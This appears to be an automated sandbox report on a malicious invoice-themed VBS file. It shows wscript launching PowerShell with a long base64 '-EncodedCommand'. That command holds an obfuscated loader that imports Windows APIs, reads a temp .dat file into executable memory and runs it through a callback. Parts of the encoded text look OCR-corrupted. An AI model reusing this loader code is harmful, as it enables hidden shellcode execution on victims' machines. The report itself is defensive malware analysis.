TLSH:	C434FBC0521D19EA8298D58CBCD432AA0F5798DDFA07F96E93A05F6F1390023BD8DD5B
File Content Preview:	'IRIDI LLAN bedgownd Misdem rvful Huntsville chor LANDSFO Aftere Klito4 Agterin LEON stavep TROER corrective ADIPS form ..'Salonrifel9 till monorimeek Ungef7 unikae FJERNKONT NYTAARSTAL Monoxylone telfonm EVECKMI pligtigts GRIDDLEB flgeska KILLBUCK Fascio

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5560, Parent PID: 3616

General

Target ID:	0
Start time:	14:03:15
Start date:	10/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\WWVN_INVOICE_8363567453.vbs"
Imagebase:	0x7ff7fcbf0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6876, Parent PID: 5560

General	
Target ID:	16
Start time:	14:04:49
Start date:	10/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBOAGEAbgBkAGkAbgBtAGUANQAgAEIAbwBiAGwAZQBr AGEAIABBAHIAdABpAGsAdQBsAGUAcgAgAGgAbwB0AG0AIABGAG8AcgBtAG4AaQBuADQAIABWAGkAZwBlAHMAaQBtAG8AawBpADYAIABzAHQAbw BtACAARQBjAGgAaQBuAGkAdAA2ACAAcAByAG8AbgBhAHQAaQB2ACAAUAB5AHIAbwAgAFQAZQB4AHQAdAB2ADcAIABFAGwAZQB2AGEAdABvAHIA ZgByACAAUgBBAE0AUgBPAEQAUwBBACAAUQBlAGsAdQByAHMAdQBzAHMAIABiAGUAYQBuAHAAbwAgAFMAawByAGsAMgAgAHAAbwBs AGEAcgBpACAAbQBlAGQAZQBvAGwAYQAgAEwAbwByAGEAIABSAGEAcABoAGkANgAgAA0ACgAjAGQAZQBmAGEAIABwAGkAZQBkACAA VABhAG4AZABrAGQAcwBiAGUAIABVAG4AaQBtAG0AbwByACAAQgBhAGQAZwBlAHIAYgA2ACAAZQB4AGMAbAB1AHMAIABDAGgAbwBuAGQAcgBvAG cAOAAgAEEARQBSAE8ATABPACAARgBJAFMASABFAFIATQBBAE4ASQAgAEYAQQBHAEkATgBUAEUARwBSACAASQBuAGMAZQBwAHQAbw AzACAAUwBuAHUAcgBsADYAIABCAGkAcwBlAHgAdQBhACAAZABvAHMAcwBlAHIAIABnAGEAdgBlAGwAIABtAGUAdABhAGYAbwByAGUAIAB0AHIA YQBuACAAYQB0AGEAawAgAFMAZQBpAHMAbQBpADIAIABOAG8AbgBmAGEAYgB1AGwAIABEAGkAZwB0AGUAawAzACAAUgBFAEcATgBT AEsAQQAgAFAAaAB5AHQAbwBtAGUAOQAgAE0AdQByAGEAZQAgAEgAYQBsAHYAOAAgAFYATwBDAEkARgBFAFIAQQBUAEUAIABXAE8A TwBEAEMAUgBBAEYAVAAgAGgAYQByAGQAaABlAGEAcgB0ACAASwBuAGkAYgAgAHMAZQBqAHQAIAANAAoAIwBJAG0AbQBlAHIAdgBrADgAIABTAH AAcgBvAGcAZgBsACAAUgBFAEQAUwBIAEkAIABzAGkAZgBmAGwAZQB1AHMAIABTAHUAcABlAHIAIAByAGkAZgB0AGUAcgBzACAARwByAG8AdQBj AGgAIABQAHIAbwBlAHYAZQB0AGkAIABQAFIATwBUAEUATgBTAEkAIABMAHkAZABiAGkAbABsAGUAZABlACAAUwBVAEIARQBMAEUAQwBUAFIAIA BSAGEAbQBtAGUAdABjAGgAbwByACAAQwBJAFMAUwBFAFMAQQBSACAAQgByAGUAZAAgAGoAbwByAGQAZgBzAHQAZQAgAEEAbgB0AG kAcwBlAG4AcwAgAEwATwBYAE8AIAANAAoAIwBTAHAAbAB1AHIAZwB5AHAAeQA3ACAAUwBlAHAAdABlAG4AIABEAGkAbQBzACAAVABlAGIAcgBl AHYAcwB1AG4AYwAyACAAUwB0AHQAdABlAHAAMgAgAGwAaQBrAHYAaQBkAGUAIABBAGYAdAB2AGkAIABwAGEAbgB0AG8AZwAgAHYAZQBqAGIAeQ BnACAAYwBvAGMAbwAgAEkAUwBCAFIAWQAgAFAAQQBTAFMAIABQAGkAbgBmACAAbQB1AG4AaQBrAGEAdAAgAHUAbgBzAGUAIABHAF UATABEAFIAIABNAGUAbABvAGQAaQBvAHUAIABwAGEAbgBpAG0AZQB0AGUAIABSAGEAZgB0AGUAcwBvAHMAdABlACAAYQB2AGEAbgBjAGUAbQBl AG4AdAAgAEUAbgB0AGUAYQBzAHUAYgBwAHIAIABNAFkAQwBFACAAVABpAGQAbABuAG4AZQBkAGUAMwAgAG8AZAB5AHMAcwBlAG4AIABkAHIAeQ BwAHQAcgByAGUAbgAgAHAAZQByAHMAbwAgAA0ACgAjAGgAbwByAG4AIABDAGUAbgB0AHIANAAgAEgAZQBuAHIAeQBrAGsAZQBzAGwAOAAgAEYA TwBSAEQAQQBNAFAATgBJAE4AIABJAG4AdAByAGEAZgBvAGwAIABDAGEAbABkAHIAbwBuACAAaQBuAGYAcgAgAHYAYQBsAGcAIABTAEkAUwBZAF IASQAgAEcAZQBuAG8AYQBrAG8AIABzAGsAYQBkAGUAZwByAGUAcgAgAFUAbgBkAGUAcgBhAGYAcwBuAGkAMgAgAFYAYQBjAGMAaQBuAGEAdAAg AGQAcgBpAGwAbABlAHIAaQBlAHIAIABDAEgAQQBJACAADQAKACMARABlAHQAbwB4AGkAZgAgAEEAZgBtAGEAbABpACAASABtAG0AZQB0AG4AIA BBAGwAawBvAGgAbwBsAHQAeQBwADkAIABsAGkAbgBpAGUAIABUAEEAQQBSAE4AIABtAGUAcgBvACAAUwBwAGUAYwB0AHIAbwA4ACAAcwB0AGoA ZQByAG4AIABQAG8AcwBpAHQAaQBvACAAQQB1AHQAbwBiAGkAbwAgAHUAdABhAGsAbgBlACAASAB1AG0AYQBuAGgAbwBvADMAIABvAG0AcABsAC AAQgBlAHYAaQBzAGYAcgBlAGwAcwAzACAAQgByAGkAbABsAGUAZgBvAGQAZQA2ACAARQBKAEUATgBEAE8ATQBTACAAVAB1AHIAaQBzAHQAawA0 ACAAYwBoAGEAbgB0AGEAbgB0ACAAYgBvAG4AZABlAHMAdABhACAAQgBJAEwARgBSAEEARwBUAEUAUgAgAFMASQBEAEgARQBQAFIA RQAgAA0ACgAjAFMAawBpAGQAZQBuAHQAIABhAGEAbgBkAGUAcgBmAGkAYQB1ACAAVABhAGwAbAB3AG8AbwA1ACAAdgBpAG4AbwBs AG8AZwBpAHMAdAAgAEwATwBZAEEATABFACAAVgBhAGwAZQByAGkANAAgAGwAYQB2AGkAbgAgAEIAYQBhAHIAOQAgAGYAbwByAHYA ZQBuAHQAZQBsACAATgBvAG4AYwBvAG4AdgAgAA0ACgAjAFAARQBSAFMATwBOAE4AQQBWACAAaQBkAGUAbQBwACAAcwB0AGEAcgB0 ACAAYwBoAG8AeQBhAGkAbgB0AGkAIABsAG8AeABpAGMAdAAgAEoAZQBzAHQAZQBiAHIAZQAxACAARgBvAGUAbABlAGIAYQBsACAATQBvAGkAcw AgAEwAYQBsAGwAZQB0ACAATwBiAGUAbABpAHMAawAzACAAZAByAGkAawBrACAATABhAG4AYQBzAHIAIAANAAoAIwBiAGUAcwB0AHIAYQBhAGwA aQBuACAAUwBUAFIATQBQAEUASAAgAFYARQBEAEwAIABNAHkAZQBsAG8AIABEAGkAcwBoACAAQQBjAGMAZQBwAHQAMQAgAFUAbgBw AGwAMwAgAEEAUgBCAEUASgBEAFMATABTAEgAIABBAG4AbQBlAGwAZABlAGwAcwBlACAAUwBLAE8AVgBlAFkAVABUAEUAIABwAHIAcwB0AGUAcw BrAGEAYgAgAFAAdQBiAGwAaQBjAGkAcwA4ACAAVQBtAGkAbgBkAGUAbAA0ACAADQAKACMAcwBwAG8AcgB0AHMAbQBhACAARABrAG4AaQBuAGcA cwBzADQAIABEAGUAcABvAHMAaQAxACAAcgBlAGcAbgBpAG4AZwBzAGYAdQAgAHMAdQBzAHAAZQAgAEQAZQBiAGEAIAByAGUAcQB1AGkAcgAgAF MAYQBsAHQAcwB0AGUAbgBtADEAIABSAEQARQBQAEEEATgBHAEkAIAANAAoAIwBTAGUAbAB2AG0AbwBkAHMAaQBnACAAUwBVAEIARAAgAGsAdgBr AHMAZgBpAG4AZwBlACAAQQBuAG8AbQAgAHQAaABhAGkAbABuAGQAZQAgAE8AbgBkAHUAIABuAG8AbgBwACAAVwBJAE4ARABCACAA YQB0AG8AbQB2AGEAYQBiAG4AZQAgAEMAaABpAGUAIABzAHUAYgBjAGgAbwByAG8AaQAgAFMAVABVAFAASABFAEYATwBLACAASQBtAGIAcgB1AG UAbQAgAEUAcgBuAHIAaQBuAGcAcwBmAHkAIABEAHIAbwBvAHAAcwBiADEAIABwAHIAYQBpAHMAZQBmAHUAbABuACAASQBOAEcARQBOACAATwB2 AGUAcgAgAEgAbwBkAHMAIABPAHYAZQByAGgAYQB1AGwAZQA4ACAAdwBvAG8AZABzACAAdQByAGUAdABoAHIAbwAgAEwAbwBrAGEA bABrACAADQAKACMAUgBVAE4ARwBMAEUAUwBTAEsAIABWAGUAcgBkACAAYwB5AGMAbABvAGQAIABhAGYAZABrAG4AaQBuAGcAIABi AHUAcwBsACAAQQB0AHQAdQBuAGkAbgBnACAAUwBhAG4AaQB0AGkAcwBpACAAUABoAG8AdABvAHMAIABCAG8AcgBlAHAAbABhAHQA ZgAgAE0AYQBqAG8AcgAgAEoAVQBNAEIATABFACAAVwBIAEUARQBMAEkATgAgAEwAZQBlAHAAaQB0AGQAcgA2ACAAVQBOAFUAUwBF AEQAIABNAEEARwBOACAAQQBnAHIAYQBmADEAIABBAG0AYgBlAHIAbgA0ACAAQQBuAGQAZQBuAGsAbABhADgAIABXAGEAZwBnAGUA ZABuACAAcwBvAGwAaQBkAGEAdABpAG4AZwAgAEEAbgBnAGkAdgBlACAAQgBSAEUAVgBWACAATQBJAFMAVABBAE4ASwBFAFIAIAANAAoAIwBQAG EAbABlAGkAYwBoAHQAaAB5ADYAIABDAGwAbwB3AG4AZQByAGkAIAB0AHIAaQB2AHMAZQBsAHMAcAAgAFAAYQBtAGUANgAgAFQAaQBnAGgAdAB3 AGkAIABVAG4AdwBpAGwAOAAgAFAAZQByAGkANAAgAFAAcgBvAGQAdQBrACAARABhAGcAYwBlAG4AdAByACAARwBSAEEATgBVAEwA QQAgAFMAagB1AHMAcwBlAG4AcwByAG8ANQAgAEkAUwBDAEgASQBBAEMAQgBFACAATABlAGUAZgA3ACAADQAKACMAVAByAGUAbQBv AHUAcgBpAG4AdAA1ACAAUwBKAFUAUwBLAEUATQBBAEwAIABEAGoAZQBsAGwAIABNAGkAbABpAHQAcgBsADkAIABHAGwAbwBzAHMA YQBuACAAUgBFAFYASQBFAFcAUwBEACAAUgBFAEUATABQAEUARABBAE4AVAAgAEgAdQBzAGgAbwBsAGQAZQAgAEEATABJAEUATgBB ACAARABvAGIAYgBlAGwAdABmAHUAbgAgAFQAZQBhAHQAIABIAGkAbgBkAGUAcgBlACAAUwBrAHkAZAA3ACAAbQB5AGcAZwBlAHMAIABMAHkAbg BsAGEAYQBzAGgAIABQAGEAYQB0AHIAIABGAGEAYgByAGkAawBzADkAIAANAAoAIwBQAEEAQQBUAEUARwBOAEUAUgAgAEQAZQB0AG EAbABqAGUAcgBlAHIAIAB0AGkAZwBnAGUAcgBzAGsAZQAgAEYAaQBsAGUAcwAgAHIAZQB0AHMAbwBwAGcAcgAgAFAATABVAFIAIABKAHUAZwBl AG4AZABtAG4AcwB0ACAAVQBkAGIAdQA1ACAASABlAGEAdgB5AGgAIABtAGkAbABpACAAbQBlAGwAbwBkACAAYQBmADgAcwBs ACAAaQBuAHQAcgB1ACAAbQBhAHIAcQAgAGoAYQByAGQAbwBuAG4AIABjAGgAbwBsAG8AcwAgAE0ATwBSAEIASQAgAFMAQQBWAEEA RwBFAFMAUwAgAFIASQBEAEUASABFAFMAVABFAFMAIABTAHQAZQBtAG0AZQByAGUAdABzADUAIAByAGUAdgBpACAAQgBhAHMAdABp AGwAbAA4ACAAQgBlAGQAYQAgAFMAQwBVAFIAUgBJAEUAIABVAE0ARQBEAEcAUgAgAEsAeQBsAGkAbgAgAHUAbgBmAGkAIABzAGwAaQBwACAAUA BSAEUASABFAE4AUwAgAA0ACgAjAEEAbgBkAGUAbgBrAGwAYQBzAHMAIABkAGUAbQBhAHcAYQBoAGEAIABSAG8AbgBpAG4AZwAgAHYAZQBy IAZQBoAGEAIABSAG8AbgBpAG4AZwA4ACAAQwBVAEUATQBBAE4AUwBIAEkAIABLAGEAcwBlAHIAbgAgAFIAdQBmAGcAYQByAGQAaQBuACAAcABy AGEAbgBnAGUAbgAgAFUAUwBQAEUAQwBJAEYASQAgAFMAdQBiAGwAaQBtACAASwBFAFIATgBFAE8AUAAgAEEAcgBpAGQAIABiAHIAbgBlAGYAZA AgAA0ACgAjAEsAYQBmAGYAZQBnACAAQgBvAG8AbgBkAG8AZwBnAGwAZQAgAE4AbwBzAHQAIABSAGkAZgBsAGUAdAB0AG8AcgA3ACAAUwBVAFIA RwBFAEwARQBTAFMAIABJAGQAcgB0AHMAaABqAHMAawAyACAAcgBlAHMAZQByAHYAYQB0AGkAbwAgAGsAaQBzAHMAZQAgAGcAYQB5 AGwAdQBzAHMAaQB0ACAAYQB0AG8AbQBhAGYAZgBhAGwAZAAgAFIAQQBHAEUATwBVAFMAIABCAHUAdABpAGsAcwBkAHIAaQAgAG8A cABkAGEAdABlACAASABvAHIAbgBiAHIAaQA0ACAAQwBvAG4AcwBhAG4ANwAgAE0ATABLAEUASwAgAEkAbwBkAGkAZABwAGgAaQBsADYAIABJAG QAZQBhAGwAaQBzAG0AZQA0ACAARgBsAGEAZwBlACAASQBuAHYAbwBsAHYAZQByAHMANAAgAHUAbABuAGEAYQBuAGkAYQBuAGkAZAAg BuAHUAbgAgAGwAaQBtAGUAbABpACAAYQBhAHIAcgBpACAAbQBhAGQAZABvAHgAdQBkAHYAIABIAGUAbABoAGQAcwB0AGUAbgBhACAAUABvAHMA dAB1AGwAZQByADEAIABCAGUAegBlAGwAcwBjACAAQgBsAGkAbgAgAA0ACgAjAEMAYQBzAHQAZQByADYAIAB2AGEAbgBkACAAYwBoAGEAZQBuAG 8AIABTAHEAdQBhAHQAdAA1ACAASABJAEcASABMACAAQwBvAG4AYwBoAGEAZQAgAFAAYQByAHQAIABEAEUASwBMACAAcwB1AGIAcw

	BpAGQAZQAgAHUAbgBkAGUAIABmAGEAdQBuAGUAcgBhACAAcwBwAHIAZQBhACAAUABBAEMASQBGAEkAQwBBACAARgBKAEUATgBEAF QATABJACAAYwBlAHAAaABhAGwAbwB0AGgAbwAgAFMARQBSAFIAQQBUAEkATwAgAFMAZQByAGIAaQBzAGsAZQBsADgAIAANAAoAIwBGAEwATABF AFMAQQBOACAAQQByAGEAZwBvAHIAbgB1AG4AYQAgAGUAbgBzAHIAZQB0AHQAZQBkAGUAIABNAHkAZQBsACAAcwB1AHAAZQByAHMA ZQB4AGUAIABBAGcAZwByAGEAdgBlAHIAZQAgAHQAaQBtAGUAbABvAGYAIABzAGkAbQBlAG8AbgBiAGUAdgBpACAAUABSAEUATwBQAEUATgBJAE 4AIABzAG0AZQBsAHQAZQAgAGoAZQBsAGwAeQBmAGkAcwBoAGEAIABHAGUAcgByAGEAIABQAG8AaQB0AHIAYQBpAGwAbwAgAA0ACgAjAFgAZQBu AG8AZwBsAG8AcwAgAE8AdQB0AG4AIAByAGUAdgBpAHMAbwByAGYAIABWAEEAQQBCAEUATgBGAEEAIABSAHUAbQBzAGsAaQBiAGUA cgAxACAAQQB0AHQAZQBzAHQAZQA5ACAASABhAGEAbgBkAGgAdgBlAGwAcwA4ACAARABJAFAATABPAE0AIABTAEkATABFAE4AQQBM ACAATwBhAGsAeQBzAGwAagBkADQAIABMAGEAdABlAG4AcwAgAG0AZgBnAGcAcgB1AG4AIABrAGEAcgB0AG8AdABlAGsAcwBvAGAADQAKACMAZQ BzAHQAbwAgAFQAYQBsAG0AIABUAHUAYQByAGUAZwAyACAAQgBsAG8AawBmAHUAbgBrAHQAaQAxACAARgBvAHIAbABhACAAVAByAG EAbgAxACAAQQByAGIAZQBqAGQAIABOAG8AbgBjAG8AIABzAGkAZwB0AGUAbQBlAGwAcwBvACAARwBhAGwAdgBhAG4AaQAgAEYAbwBkAGUAcgBm AGEAIABSAGUAcwBlAGMAdAA1ACAADQAKACMARQB0AGEAcABlAGwAYgBlAHQAIABCAGEAYwBrAGYAaQBzAGMAOAAgAE0AWQBMAEQA UgBFACAATQBhAGwAYwA4ACAAZwBhAG0AbQBpAGMAawB1ACAARQBnAG0AdQBuAHQAdgBhACAASABLAEEAUwAgAFUAbgBpAHIAbwBu AGkAYwA1ACAAVABpAGwAYgBhAGcAZQBzAGsAIABGAEkAUgBFAE8ARwBUAFkAVgAgAFMAdABlAGEAZABpAGUAcwB0ACAAUgBnAHQA ZQBuAGQAZQBzADQAIABTAGsAdgBhAGQAcgBvAG4AZQAgAEIAcgBlAGkAcwBsAGEAawBpACAADQAKACMAVgBJAFIASwBTAE8ATQBIACAARwB1AG UAcgA4ACAATQBBAE4AQwBIAEUAIABBAGMAYwBvAG0AbQBvAGQAYQB0ACAAUwBlAG0AaQB2AGUAcgB0AGkANwAgAE4AQQBJAFYAIA BMAG8AZwBvAGcAIABTAFAASQBEAFMARwAgAGcAawBhAG4AdABsACAAdAB1AGcAcgBpAGsAcwBwAHIAIABjAGgAYQBtACAAUwB5AHMAdABlAG0A YgBlADUAIABCAFIATwBOAFoARQBGACAADQAKACMAUgB1AG0AcABsAGUAbABhAHMAIABEAEEATgBTAEUATQBVAFMARQAgAE0ARQBT AE8AUgBSAEgAIABVAE4ARABJAFMAQwBPAFYARQAgAFQAaQBkAHQAYQBnAGUAcgBlAHIAIABUAHkAcABvAHMAcwB0AG8ANwAgAEIAUgBPAEsAQQ BEAEUAUgBTAFIAIABNAHkAbwBzAG8AdAAgAHIAaQBkAGkAYwB1AGwAbwB1ACAAQgB1AGcAdAAgAHMAbABhAG4AdABlACAAagBvAGwAbABpAGUA ZABhAG4AdAAgAE8ATQBEAEkAUgBJAEcARQBSACAARABlAHQAcgBvAG4AaQBzACAARgBhAGQAZAAzACAARAByAGkAawBrACAASwBS AEEARwBFAEYAVQBHACAAUABTAEUAVQBEAE8AQQBNAEEAIABTAFkARABEACAAVQBOAEQARQBUAFIASQBNAEUAIAB0AGEAbQBsAHUA bgBnAHMAdQAgAGwAZQBvAG4AYQBvAGQAbwB1ACAATwBwAGwAcgAgAGcAZQBtAGkAbgBhAHQAIABGAHIAdQBnAHQAaAA1ACAATQBF AFQAQQAgAFYAQQBOAEQATABCACAAVQBOAFQASABPACAAbQBpAHMAcgBlAGYAZQByAHIAZQAgAEsAaABhAGwANgAgAFMAdQBrAHIA aQBuAGcAZQAgAHYAZwB0AGkAZwAgAA0ACgANAAoADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0 AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQ BtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAA YwBoAG8AbgBkAHIAbwBnAGEAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAZwBkAGkAMwAyACIAKQBdAHAAdQBiAGwAaQBjAC AAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBGAG8AbgB0AHMAQQAoAHMAdAByAGkAbgBnACAAUgB1 AGMAdABpAG8AdQAsAHUAaQBuAHQAIABNAHUAcwBrAGkAbAB5ADcALABpAG4AdAAgAEQAZQBiAGkANwAsAGkAbgB0ACAAYwBoAG8AbgBkAHIAbw BnAGEAMAAsAGkAbgB0ACAARgBhAHIAbQBhAGsALABpAG4AdAAgAFEAdQBpAG4AcQB1AGUAdgBlACwAaQBuAHQAIABTAEwARwBUACkAOwANAAoA WwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAEMAcgBlAGEAdABlAE YAaQBsAGUAQQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQ BhAGMAKABbAE0AYQByAHMAaABhAGwAQQBzAcgAVQBuAG0AYQBuAGEAZwBlAGQAVAB5AHAAZQAuAEwAUABTAHQAcgApAF0AcwB0AH lAaQBuAGcAIABSAHUAYwB0AGkAbwB1ACwAdQBpAG4AdAAgAE0AdQBzAGsaQBsAHkANwAsAGkAbgB0ACAARABlAGIAaQA3ACwAaQBuAHQAIABj AGgAbwBuAGQAcgBvAGcAYQAwACwAaQBuAHQAIABGAGEAcgBtAGEAawAsAGkAbgB0ACAAUQB1AGkAbgBxAHUAZQB2AGUALABpAG4A dAAgAFMATABHAFQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AG kAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKABpAG4AdAAg AGMAaABvAG4AZAByAG8AZwBhADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAEMAbABhAHQaAByAGEANAAsAGkAbgB0ACAAVgBhAHIAZQBkAGUAaw BsAGEALAByAGUAZgAgAEkAbgB0ADMAMgAgAGMAaABvAG4AZAByAG8AZwBhACwAaQBuAHQAIABPAHUAdABoAG8AdwBsAGkAbgBnADUALABpAG4A dAAgAGMAaABvAG4AZAByAG8AZwBhADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATABJAE8AUg QAcgB5AFAAbwBpAG4AdAA9ACIAUgBlAGEAZABGAGkAbABlACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAg AGkAbgB0ACAAQwBEAEEAQwAoAGkAbgB0ACAAVgBhAHIAZQBkAGUAawBsAGEAMAAsAHUAaQBuAHQAIABWAGEAcgBlAGQAZQBrAGwA YQAxACwASQBuAHQAUAB0AHIAIABWAGEAcgBlAGQAZQBrAGwAYQAyACwAcgBlAGYAIABJAG4AdAAzADIAIABWAGEAcgBlAGQAZQBrAGwAYQAzAC wAaQBuAHQAIABWAGEAcgBlAGQAZQBrAGwAYQA0ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAVQBTAEUAUgAzADIAIgApAF0AcAB1 AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKABJAG4AdA BQAHQAcgAgAFYAYQByAGUAZABlAGsAbABhADUALABpAG4AdAAgAFYAYQByAGUAZABlAGsAbABhADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0A CgAjAFIAZQBtAG8AcAA4ACAARABSAFQAUgBJAE4ARQBUAEkATgAgAFIAZQB0AHIAZQA0ACAAVABqAGUAcgByAGsAbwB2AH MAbQByACAARQB4AGkAbABpAGMAbQB5AHMAdAA2ACAASQBsAGQAcwBwAHkAZQBuAGQAZQAgAEIAYQBrAHQAIABNAEUATABJAE8AUg BBACAAcwByAHYAZQByAGkAIABBAHUAZwB1AHIAZQByACAADQAKACQAYwBoAG8AbgBkAHIAbwBnAGEAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAA IgAgACsAIAAiAFwASABlAHQAZQByAG8AMwAuAGQAYQB0ACIADQAKACMAcABvAHMAdABwACAATQBvAG4AbwB0AG8AbgBlAHIAZQAgAFMASQBHAE 4ASQBGACAAVABpAGQAcwBrAHIAYQAgAEwARQBGAFQASQAgAFIARQBGAE8AUgBNAFAATABBAE4AIABLAGwAYQBnADUAIABSAG8AdA BhAG0AYQBuACAASQBuAGQAaQB2ACAAUgBvAHQAdABlAGYAbgBnAGUAIABUAGUAcgByAGkAdABvAHIAaQAyACAAWABZAEwATwBDAE 8AUABBAFAAIABnAG8AZwB5AGQAZQAgAE0AaQBjAHIAbwBiAGUAcAAgAA0ACgAkAGMAaABvAG4AZAByAG8AZwBhADMAPQAwADsADQAKACQAYwBo AG8AbgBkAHIAbwBnAGEAOQA9ADEAMAA0ADgANQA3ADYAOwANAAoAJABjAGgAbwBuAGQAcgBvAGcAYQA4AD0AWwBjAGgAbwBuAGQA cgBvAGcAYQAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC0AMQAsAFsAcgBlAGYAXQAkAG MAaABvAG4AZAByAG8AZwBhADMALAAwACwAWwByAGUAZgBdACQAYwBoAG8AbgBkAHIAbwBnAGEAOQAsADEAMgAyADgAOAAsADYANA ApAA0ACgAjAEsAQQBSAFQATwAgAEMAaABpAGwAIABlAHMAcAByAGkAdABpAG4AcwB0ACAAUwBlAFIASQBMAEwASQBOACAAQgBPAFAATABTACAA QwByAHkAcAB0AG8AIABVAGsAcgBsAGkAZwBzAHQAZQAxACAATQBlAGwAbwB0AHIAYQAgAFMAVQBQAFAAUgBFAFMASQBWAEUAIABD AGgAZQBmACAAUgBvAHMAZQB2AGkAbgBlADUAIABCAGkAbABiAHIAbwBlAG4AcwBwACAAQQByAGIAZQBqADIAIABJAG4AdABlAHIAYwBhAG0AcA AgAEcARQBWAEEATABUAEkAIABSAFUAQwBIAEUAUgBTAFQARQBOACAARABJAFMAUABSACAADQAKACQAYwBoAG8AbgBkAHIAbwBnAG EANAA9AFsAYwBoAG8AbgBkAHIAbwBnAGEAMQBdADoAOgBWAGkAYQBjACgAJABjAGgAbwBuAGQAcgBvAGcAYQAyACAAWgAxADQANw A0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAGQAaQBmAGYAZQByAGUAbgAgAGgAYQB2AGUAIABNAG 8AYgBpAGwAZQB0AHMAZwByADMAIABhAHIAawBmAGQAZQByACAAaQBuAGQaAwAgAEsATABPAEQAUgBJAEEATgBFAFIAIABUAEEAUw BLAEUASwBSAEEAQgBCACAAUwBKAFUAUwBTACAAdwBoAGUAYQB0ACAASAB5AHAAbwBwAGgAeQBzACAAQQBmAGgAbwBsAGQAcwBoAG 8AdAAzACAAVABoAHkAcgBvAGMAbwBsACAAVQBEAFYAVQAgAGIAdQBmAGYAIABwAG8AbAB5AGUAdABoACAAYgByAGkAcwBrAGUAdAB1AG4AdAAg AFQAWQBFAFQAQwBPAFEAIABDAG8AbQBwAGEAIABBAGYAdABhAGwAZQBwADYAIABzAHQAaQBuAGcAaQAgAEcARQBOAE4ARQBNAEIA TwBSACAAYQBmAHQAZQByAHAAIABBAGwAaQBxAHUAYQBuADEAIABhAG4AdABpAG0AbwBuAHkAZwAgAEYAcgBhAG4AdABzACAAWgBJ AFQASQAgAE4AQQBHAEwARQBUAEcAIABCAEwATwBUACAAQgBlAHMAbgBhAGsAaABlADcAIABVAE4ARABUAEEAIABCAHIAYQBzAGgAbAB5AGkAZw AgAA0ACgAkAGMAaABvAG4AZAByAG8AZwBhADUAPQAwADsADQAKACMAQgBvAGwAaQBkAGUAcwBzAGwAYQA1ACAATABBAE4ARABTAF IAIABQAHIAbwBzACAAVABsAGwAZQBzADgAIABPAG0AawBsAGEAcwBzAGkAZgBpADcAIABQAGUAbgB0AGEAYwByAG8AbgBrADQAIABIAEUAUABU AEEAVAAgAFcAYQBrAGUAcgAgAHIAZQBnAGkAbwAgAFUAZwBlAHMAawByAGkANwAgAFMAbABhAHIANAAgAEYATwBSAEUATAAgAA0ACgBbAGMAaA 